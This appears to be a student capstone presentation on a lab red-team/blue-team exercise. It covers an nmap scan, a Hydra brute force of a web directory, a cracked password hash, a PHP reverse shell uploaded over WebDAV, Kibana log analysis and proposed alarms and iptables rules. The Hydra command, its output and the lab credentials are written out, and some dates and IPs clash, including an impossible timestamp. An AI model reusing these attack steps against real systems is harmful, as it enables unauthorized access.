

Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

By

Givanni Lindo

5/10/2021

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03

Blue Team: Log Analysis and Attack Characterization


04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology

Red VS Blue Network Typology



Network

Address Range:
192.168.1.8/24
Netmask:255.255.255.0
Gateway:192.168.1.1

Machines

IPv4: 192.168.1.8
OS: Linux 2.6.32
Hostname: kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.1
OS: Windows
Hostname: Red vs
Blue-ML-REFVM

The background of the slide is a dark red color with a complex geometric pattern of overlapping triangles and polygons, creating a textured, crystalline effect.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Red vs Blue	192.168.1.1	Virtual Host Machine, We will View log data from here
Kali	192.168.1.8	Attack Machine
ELK	192.168.1.100	Logs activity data from Capstone machine
Capstone	192.168.1.105	Vulnerable Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Port 80 was open	<i>Open ports can allow attackers to access private information and increase the risk of a data breach.</i>	<i>This allowed the red team to find private directory with accessible files.</i>
Accessible Files	Web servers, FTP servers, and similar servers may store a set of files underneath a “root” directory that is accessible to the server’s users.	This allowed the red team to view the files after accessing the IP on Port 80 on Firefox. From there, red team unlocked the secret folder files.
Brute Force Password	A simple password can be easily brute forced with hydra with a tool worldlist and can be hacked.	This will allow the red team to find Ashton’s Password (Leopoldo) and access the secret folder file.
Hashed Password	A hashed password can be cracked through online tools over the web like crachstation, john the Ropper, or Hashcat.	We used crackstation to figure out the password hash online for Ryans password which was linux4u.

Exploitation: [OPEN PORT 80]

01

Tools & Processes

We used nmap to scan for any open ports and services in our network

02

Achievements

We found the IP address [192.168.1.105](#) had an open port 80, through which we were able to access a directory with important files.


```
root@kali:~# nmap 192.168.1.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2021-05-10 14:35 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00047s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
2179/tcp   open  vmrpd
3389/tcp   open  ms-wbt-server
MAC Address: 00:15:5D:00:04:03 (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.0010s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9200/tcp   open  wap-wsp
MAC Address: 00:15:5D:00:04:01 (Microsoft)

Nmap scan report for 192.168.1.105
Host is up (0.00071s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:02 (Microsoft)

Nmap scan report for 192.168.1.8
Host is up (0.0000070s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 32.55 seconds
root@kali:~#
```




Exploitation: Accessible Files

01

Tools & Processes

Using the open port 80, we opened a web browser to see if there was anything important to view.



02

Achievements

Accessing the files gave us intel on which users had access to what and that where their secret files were located.

Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information has been terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to working more with Ashton in the future!

Exploitation: Brute Force Password

01

Tools & Processes

We used the tool **Hydra** to brute force **Ashton's** password using the username: ashton.

02

Achievements

The exploit granted us user shell access into the victim machine so we could navigate to the secret files.

```
root@kali: /usr/share/wordlists# hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2021-05-03 20:41:22
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~8965
25 tries per task
[DATA] attacking http-get://192.168.1.105:80//company_folders/secret_folder
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
```

```
(0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 1434
(0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of
2) (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 143
(0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14
(0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 1434
/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 143443
0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14
(0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14
(0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-05-03 20:43:37
root@kali: /usr/share/wordlists#
```

Exploitation: Hashed Password


Tools & Processes

We used the website **Crackstation** to find the plaintext of the hashed password for **Ryan**.



Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	Auto	ryan

Color Codes: Green Exact match, Yellow Partial match, Red Not found.



Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser

Achievements

This password granted us access to the system though the WebDav connection, Which later allowed us to upload a shell script to attack.



Blue Team


Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- What time did the port scan occur?
- How many packets were sent, and from which IP?
- What indicates that this was a port scan?




- The Port Scan began at around 9:04pm
- They had 16,368 hits
- All ports were hit at the same time indicating it was an attack

Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- What time did the request occur? How many requests were made?
- Which files were requested? What did they contain?



- The request happened on May 4, 2021
- 5,092 request were made during the brute force attack
- They contained instructions for connecting to **WebDav**

Analysis: Uncovering the Brute Force Attack

- 9,935 requests were made in the direct Brute Force Attack
- 9,935 requests were made from the attacker's IP 192.168.1.90 before the password was discovered

> May 4, 2021 @ 00:49:08.558	192.168.1.8	192.168.1.105	http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	http	192.168.1.105
> May 4, 2021 @ 00:49:03.765	192.168.1.8	192.168.1.105	http://192.168.1.105/icons/unknown.gif	http	192.168.1.105
> May 4, 2021 @ 00:49:03.706	192.168.1.8	192.168.1.105	http://192.168.1.105/company_folders/secret_folder/	http	192.168.1.105



Requests (not including network scan) Prior to Gaining Password on May 04, 2021 @ 00:49:08

user_agent.original: Descending	source.ip: Descending	Count
Mozilla/4.0 (Hydra)	192.168.1.8	9935
Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)	192.168.1.8	9935
Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0	192.168.1.8	14

Password hacked on June 18, 2020 @ 01:18:58.595:

```
> Jun 18, 2020 @ 01:18:58.595 url.path: /company_folders/secret_folder/ http.request.method: get user_agent.original: Mozilla/4.0 (Hydra) status: OK @timestamp: Jun
18, 2020 @ 01:18:58.595 source.bytes: 164 source.ip: 192.168.1.90 source.port: 44,916 client.ip: 192.168.1.105 client.port: 44,916
client.bytes: 164 url.scheme: http url.domain: 192.168.1.105 url.full: http://192.168.1.105/company_folders/secret_folder/
network.type: ipv4 network.transport: tcp network.protocol: http network.direction: inbound
network.community_id: 1:CmMQopxPEuOxMZdQsJ0AxjFEFh8= network.bytes: 1,384 http.response.status_code: 200 http.response.bytes: 1,220
```

Analysis: Finding the WebDAV Connection



Time	url.path	http.request.method	source.ip	destination.ip	network.direction
> May 6, 2021 @ 20:94:50	/webdav/shell.php	put	192.168.1.8	192.168.1.105	inbound

Fig. 2 /webdav/shell.php reverse shell backdoor payload (http.request.method : "put" and uri.path: "/webdav/")

- 36 request were made to the /WebDav/ directory
- Files requested and frequency
- Backdoor payload Shell.php was uploaded on May 6,2021 @ 20:94:50
- Request methods breakdown, note "put" method



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- Report criteria
- Search criteria
- Alarms criteria

What threshold would you set to activate this alarm?

- By Search and Alarms

System Hardening

Mitigate port scans:

Block/forward(honeypot)/delay port scans (web server).

```
create ipset lists:
ipset create port_scanners hash:ip family inet hashsize 32768 maxelem 65536
timeout 600
ipset create scanned_ports hash:ip,port family inet hashsize 32768 maxelem
65536 timeout 60

Create rules:
iptables -A INPUT -m state --state INVALID -j DROP
iptables -A INPUT -m state --state NEW -m set ! --match-set scanned_ports
src,dst -m hashlimit --hashlimit-above 1/hour --hashlimit-burst 8
--hashlimit-mode srcip --hashlimit-name portscan --hashlimit-htable-expire
10000 -j SET --add-set port_scanners src --exist
iptables -A INPUT -m state --state NEW -m set --match-set port_scanners src -j
DROP
iptables -A INPUT -m state --state NEW -j SET --add-set scanned_ports src,dst
https://unix.stackexchange.com/questions/245114/how-to-protect-against-port-scanners
```

Firewall block all incoming and outgoing ports except for those needed (80 and 443)

```
> iptables -A INPUT -p tcp -m tcp -m multiport ! --dports 80,443 -j DROP
https://superuser.com/questions/768814/how-to-block-all-ports-except-80-443-with-iptables
```

IPtables/Firewall port blocking and scan delay are effective portscan mitigation techniques. An IDS like Kibana or Splunk allow for immediate alerting of port scan activity, thereby facilitating rapid response to the potential threat.

Mitigation: Finding the Request for the Hidden Directory

Alarm

The following alarms can be set to detect future unauthorized access:

- **Search criteria:**
 - Source.ip: (not 192.168.1.105 or 192.168.1.1) and url.path: *secret_folder*
- **Report criteria:**
 - Number of times “secret_folder” accessed from external IP
- **Alarm criteria/Threshold:**
 - Alert email and logs when < 0 access is detected on “secret_folder” from IPs other than 192.168.1.105 or 192.168.1.1.

System Hardening

Remove the directory and file from the server.

Terminal:

rm -r ../company_file → to remove directory

If needed, move the directory to a safer or offline location.

Mitigation: Preventing Brute Force Attacks

Alarm

We will set an alert if “401 Unauthorized” is returned from any server to that would weed out forgotten passwords. Start with 10 attempts in one hour and refine from there.

We will also create an alert if the “user_agent.original” value includes “Hydra” in the name.

System Hardening

After the limit of 10 “401 Unauthorized” codes have been returned from a server, that server can automatically drop traffic from the offending IP address for a period of 1 hour.

We could also display a lockout message and lock the page from login for a temporary period of time from the user.

Mitigation: Detecting the WebDAV Connection

Alarm

We can create an alert anytime this directory is accessed by a machine_other_than the machine that should have access.

The threshold will start off as more than 1 attempt.

System Hardening

Connections to this shared folder should not be accessible from the web interface.

Connections to this shared folder could be restricted by machine with a firewall rule.

Mitigation: Identifying Reverse Shell Uploads

Alarm

We can set an alert for any traffic moving over port "5555"

We can set an alert for any ".php" file that is uploaded to a server.

The threshold will be more than 1 attempt.

System Hardening

Remove the ability to upload files to this directory over the web interface would take care of this issue.

Takeaways

Takeaways

As a company, it is important to think, not if a security breach will occur, but **when**.

RED TEAM:

- Open Port 80
- Accessed Sensitive Files
- Brute-Forced to Gain Access
- Un-hashed Password to Gain Access and Inject a Shell Script

BLUE TEAM:

- Identified Port Scan
- Found Request for Hidden Directory
- Uncovered the Brute Force Attack
- Found the WebDav Connection

Continuous monitoring and communication between the security team and the employees will ensure swift response and prevention to attacks.

*The
End*